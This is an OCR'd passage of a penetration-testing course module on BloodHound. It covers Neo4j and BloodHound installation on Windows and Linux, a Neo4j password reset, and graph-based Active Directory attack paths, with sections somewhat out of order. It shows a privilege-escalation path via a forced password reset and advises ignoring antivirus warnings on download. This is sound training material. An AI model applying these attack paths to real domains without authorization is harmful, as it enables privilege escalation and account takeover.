
1. Stop neo4j if it is running

```
sudo systemctl stop neo4j
```

1. edit `/etc/neo4j/neo4j.conf`, and uncomment `dbms.security.auth_enabled=false`.
2. Start neo4j console:

```
sudo neo4j console
Directories in use:
home:         /var/lib/neo4j
config:       /etc/neo4j
logs:         /var/log/neo4j
plugins:      /var/lib/neo4j/plugins
import:       /var/lib/neo4j/import
data:         /var/lib/neo4j/data
certificates: /var/lib/neo4j/certificates
licenses:     /var/lib/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-01-05 20:49:46.214+0000 INFO  Starting
...SNIP...
```

1. Navigate to http://localhost:7474/ and click `Connect` to log in without credentials.
2. Set a new password for the `neo4j` account with the following query: `ALTER USER neo4j SET PASSWORD 'Password123';`



1. Stop neo4j service.
2. Edit `/etc/neo4j/neo4j.conf`, and comment out the `dbms.security.auth_enabled=false`.
3. Start Neo4j and use the new password.

Next Steps

In the following sections, we will start working with BloodHound and using `SharpHound` to collect data from the Active Directory.

BloodHound Overview

Active Directory Access Management

Access management in Active Directory is complex, and it is easy to introduce vulnerabilities or bad practices in day-to-day configurations.

Attackers and defenders commonly have difficulty discovering or auditing all the accesses of a user or how these accesses are interconnected to give privileges to a user that are not supposed to exist.

Because the attack surface and the amount of data produced in Active Directory environments are highly complex and evolving, and because we needed a way to automate the collection and analysis of this data, @_wald0, @harmj0y, and @CptJesus created BloodHound.

Note: To understand more about Active Directory, we can look at these modules Introduction to Active Directory and Active Directory Enumeration & Attacks.

BloodHound Overview

BloodHound is an open-source tool used by attackers and defenders alike to analyze Active Directory domain security. The tool collects a large amount of data from an Active Directory domain. It uses the graph theory to visually represent the relationship between objects and identify domain attack paths that would have been difficult or impossible to detect with traditional enumeration. As of version 4.0, BloodHound now also supports Azure. Although the primary purpose of this module will be Active Directory, we will introduce AzureHound in the section Azure Enumeration.

Data to be utilized by BloodHound is gathered using the SharpHound collector, which is available in PowerShell and C#. We will discuss data collection in the following sections.

BloodHound Graph Theory & Cypher Query Language


`BloodHound` utilizes Graph Theory, which are mathematical structures used to model pairwise relations between objects. A graph in this context is made up of nodes (Active Directory objects such as users, groups, computers, etc.) which is connected by edges (relations between an object such as a member of a group, AdminTo, etc.). We will discuss

nodes and edges further in another section, but let's do an example to see how BloodHound works.


The tool uses Cypher Query Language to analyze relationships. Cypher is Neo4j's graph query language that lets us retrieve data from the graph. It is like SQL for graphs, and was inspired by SQL so it lets us focus on what data we want out of the graph (not how to go get it). It is the easiest graph language to learn by far because of its similarity to other languages and intuitiveness. We will discuss more about Cypher queries later in this module.

The below diagram shows two nodes, `A` and `B`. In this example, we can only go from node `A` to node `B`, not the other way.

This could simulate `A` as the user `Grace` and `B` as the group `SQL Admins`, the line between the two is the edge, which in this case is `MemberOf`. The next graphic show us that in BloodHound, where the user `Grace` is a member of the `SQL Admins` group.




Let's see a more complex relationship between nodes. The following graphic shows eight (8) nodes and ten (10) edges. Node `H` can reach node `G`, but no node has a direct path to node `H`. To get to node `C` from node `A`, we can hop to node `G`, move to node `F`, and then to node `C`, but that's not the shortest path. One of the BloodHound capabilities is to look for the shortest path. In this example, the shortest path from node `A` to node `C` is one hop through node `B`.



In the previous example, we used BloodHound to find that `Grace` is a member of `SQL Admins`, which is pretty simple to discover. We can use the `Active Directory Users and Computers` GUI or the `net user grace /domain` command. With only this information, we can conclude that `Grace` doesn't have any path to the `Domain Admins` group, but that is where BloodHound is much more helpful in helping us identify those relationships between nodes that are not easy to locate.

Let's use BloodHound as our map navigator and ask how to get from the user `Grace` to the `Domain Admins` group. Here's the result:



This means that `Grace`, as a member of the `SQL Admins` group, can change `Peter`'s password. Authenticate with `Peter`'s new password and perform operations as a member of the `Domain Admins` group. Although `Peter` is not a member directly, he is a member of a group that is.

BloodHound for Enterprise

The SpecterOps team that created BloodHound also created BloodHound Enterprise. An Attack Path Management solution that continuously maps and quantifies Active Directory Attack Paths. Ideal for enterprises that want to constantly monitor the different types of on-premises and cloud attack paths, prioritize their actions, obtain remediation guidance, and continuously measure their security posture.

The good thing about this project is that the BloodHound for Enterprise team uses a common library between the commercial and the FOSS project and introduces SharpHound Common: one code base from which both FOSS SharpHound and SharpHound Enterprise are built. This code base enables, among other things:

- Improved documentation.
- Improves the quality and stability of SharpHound for everyone.

Note: To learn more you can read: Introducing BloodHound 4.1 — The Three Headed Hound.

Moving On

Now that we have covered graph theory and how `BloodHound` works with nodes and edges to find the shortest paths, let's move on and collect some data that we can ingest into `BloodHound` and start manipulating.

Module Exercises

Throughout this module, you will connect to various target hosts via the Remote Desktop Protocol (RDP) to complete the exercises. We will provide any necessary credentials with each exercise, and the RDP connection can be made via `xfreerdp` from the Pwnbox as follows:

Connecting via RDP

```
xfreerdp /v:<target IP address> /u:htb-student /p:<password>
```

After logging in to the target host, all tools can be found in the `C:\Tools` directory.

Next Steps

In the following sections, we will see how to collect Active Directory information from Windows and Linux and how to analyze the information we collect.

BloodHound Setup and Installation

BloodHound use Neo4j, a graph database management system designed to store, manage, and query data represented in a graph. It is a NoSQL database that uses a graph data model to represent and store data, with nodes and edges representing the data and relationships, respectively. This allows Neo4j to represent complex and interconnected data structures more intuitively and efficiently than traditional relational databases.

Neo4j is written in Java and requires a Java Virtual Machine (JVM) to run.

BloodHound can be installed on Windows, Linux, and macOS. We will need to install Java and Neo4j and then download the BloodHound GUI. We can also build the BloodHound GUI from the source, but we won't cover that step in this section. If you want to build from the source, you can read BloodHound official documentation.

We will do the installation in 3 steps:

1. Install Java.
2. Install Neo4j.
3. Install BloodHound.

Note: BloodHound 4.2 is installed in PwnBox and ready to use. Both binaries are in the path, you can use `sudo neo4j console` to start the Neo4j database and `bloodhound` to launch BloodHound GUI.

BloodHound is installed on the target machine. It is not necessary to install it. To run it we would only need to start the database with the following command `net start neo4j` and execute `bloodhound.exe` which is in the `C:\Tools` folder.

Windows Installation

We first need to download and install Java Oracle JDK 11. We need to register an account before downloading Java from their website. Once we download the installation file, we can silently install it using the following command:

Install Java Silently

```
PS C:\htb> .\jdk-11.0.17_windows-x64_bin.exe /s
```

Next, we need to install `Neo4j` . We can get the complete list of available versions in the Neo4j Download Center. We will use Neo4j 4.4, the latest version at the time of writing is Neo4j 4.4.16. Once downloaded, open Powershell, running as administrator, and extract the content of the file:

Unzip Neo4j

```
PS C:\htb> Expand-Archive .\neo4j-community-4.4.16-windows.zip .
```

Note: Neo4j 5, the latest version, suffers from severe performance regression issues, this is why we are not using version 5. For more information visit: BloodHound Official Documentation.

Next, we need to install Neo4j. To install it as a service, we need to move to the `.\neo4j-community-*\bin\` directory and execute the following command `neo4j.bat install-service`:

Install Neo4j Service

```
PS C:\htb> .\neo4j-community-4.4.16\bin\neo4j.bat install-service
Neo4j service installed.
```

Note: At this point, we may see an error about Java not being found or the wrong version of Java running. Ensure your **JAVA_HOME** environment variable is set to the JDK folder (example: C:\Program Files\Java\jdk-11.0.17); this is done automatically after installation. Still, if the installation fails, we must ensure everything is configured correctly.


Once the service is installed, we can start the service:

Start Service


```
PS C:\htb> net start neo4j
The Neo4j Graph Database - neo4j service is starting..
The Neo4j Graph Database - neo4j service was started successfully.
```

Configure Neo4j Database

To configure the Neo4j database, open a web browser and navigate to the Neo4j web console at http://localhost:7474/:




Authenticate to Neo4j in the web console with username `neo4j` and password `neo4j`, leave the database empty, and once prompted, change the password.




Download BloodHound GUI

1. Download the latest version of the BloodHound GUI for Windows from https://github.com/BloodHoundAD/BloodHound/releases.



Note: We may get a warning from the Browser or the AV that the file is malicious. Ignore and allow the download.

1. Unzip the folder and double-click BloodHound.exe.
2. Authenticate with the credentials you set up for neo4j.



Linux Installation

The first thing we need to do is download and install `Java Oracle JDK 11`. We will update our apt sources to install the correct package:

Updating APT sources to install Java

```
[!bash!]# echo "deb http://httpredir.debian.org/debian stretch-backports
main" | sudo tee -a /etc/apt/sources.list.d/stretch-backports.list
[!bash!]# sudo apt-get update
...SNIP...
```

With this update, if Java is not installed when we try to install Neo4j, it will automatically install it as part of the Neo4j installation. Let's add the apt sources for Neo4j installation:

Updating APT sources to install Neo4j

```
wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key
add -
```

```
echo 'deb https://debian.neo4j.com stable 4.4' | sudo tee -a
/etc/apt/sources.list.d/neo4j.list
sudo apt-get update
...SNIP...
```

Before installing Neo4j, we need to install the `apt-transport-https` package with apt:

Installing required packages

```
sudo apt-get install apt-transport-https
...SNIP...
```

Now we can install Neo4j. Let's first list the available options and pick the latest 4.4.X version.

Installing Neo4j

```
sudo apt list -a neo4j
sudo apt list -a neo4j
Listing... Done
neo4j/stable 1:5.3.0 all [upgradable from: 1:4.4.12]
neo4j/stable 1:5.2.0 all
neo4j/stable 1:5.1.0 all
neo4j/stable 1:4.4.16 all
neo4j/stable 1:4.4.15 all
neo4j/stable 1:4.4.14 all
neo4j/stable 1:4.4.13 all
neo4j/stable,now 1:4.4.12 all [installed,upgradable to: 1:5.3.0]
neo4j/stable 1:4.4.11 all
neo4j/stable 1:4.4.10 all
neo4j/stable 1:4.4.9 all
...SNIP...
```

At the time of writting. The latest version is Neo4j 4.4.16, let's install that version with the following command:

Installing Neo4j 4.4.X

```
sudo apt install neo4j=1:4.4.16 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
```

```
  neo4j
1 upgraded, 0 newly installed, 0 to remove, and 236 not upgraded.
Need to get 106 MB of archives.
After this operation, 1,596 kB of additional disk space will be used.
Get:1 https://debian.neo4j.com stable/4.4 amd64 neo4j all 1:4.4.16 [106
MB]
Fetched 106 MB in 2s (55.9 MB/s)
...SNIP...
```

Next, we need to make sure we are using Java 11. We can update which java version our operating system will use with the following command:

Change Java version to 11

```
sudo update-alternatives --config java
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                         Priority
Status
------------------------------------------------------------
  0            /usr/lib/jvm/java-13-openjdk-amd64/bin/java   1311
auto mode
* 1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111
manual mode
  2            /usr/lib/jvm/java-13-openjdk-amd64/bin/java   1311
manual mode

Press <enter> to keep the current choice[*], or type selection number: 1
```

Note: Option 1 correspond to Java 11. The option may be different in your system.

We can start `Neo4j` as a console application to verify it starts up without errors:

Running Neo4j as console

```
cd /usr/bin
sudo ./neo4j console
Directories in use:
home:         /var/lib/neo4j
config:       /etc/neo4j
logs:         /var/log/neo4j
plugins:      /var/lib/neo4j/plugins
import:       /var/lib/neo4j/import
data:         /var/lib/neo4j/data
certificates: /var/lib/neo4j/certificates
licenses:     /var/lib/neo4j/licenses
```

```
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-01-05 20:04:26.679+0000 INFO  Starting...
2023-01-05 20:04:27.369+0000 INFO  This instance is ServerId{fb3f5e13}
(fb3f5e13-5dfd-49ee-b068-71ad7f5ce997)
2023-01-05 20:04:29.103+0000 INFO  ======== Neo4j 4.4.16 ========
2023-01-05 20:04:30.562+0000 INFO  Performing postInitialization step for
component 'security-users' with version 3 and status CURRENT
2023-01-05 20:04:30.562+0000 INFO  Updating the initial password in
component 'security-users'
2023-01-05 20:04:30.862+0000 INFO  Bolt enabled on localhost:7687.
2023-01-05 20:04:31.881+0000 INFO  Remote interface available at
http://localhost:7474/
2023-01-05 20:04:31.887+0000 INFO  id:
613990AF56F6A7BDDA8F79A02F0ACED758E04015C5B0809590687C401C98A4BB
2023-01-05 20:04:31.887+0000 INFO  name: system
2023-01-05 20:04:31.888+0000 INFO  creationDate: 2022-12-12T15:59:25.716Z
2023-01-05 20:04:31.888+0000 INFO  Started.
```

To start and stop the service, we can use the following commands:

Start Neo4j

```
sudo systemctl start neo4j
```

Stop Neo4j

```
sudo systemctl stop neo4j
```

Note: It is very common for people to host Neo4j on a Linux system but use the BloodHound GUI on a different system. Neo4j, by default, only allows local connections. To allow remote connections, open the neo4j configuration file located at `/etc/neo4j/neo4j.conf` and edit this line:


`#dbms`.default_listen_address=0.0.0.0

Remove the # character to uncomment the line. Save the file, then start neo4j up again

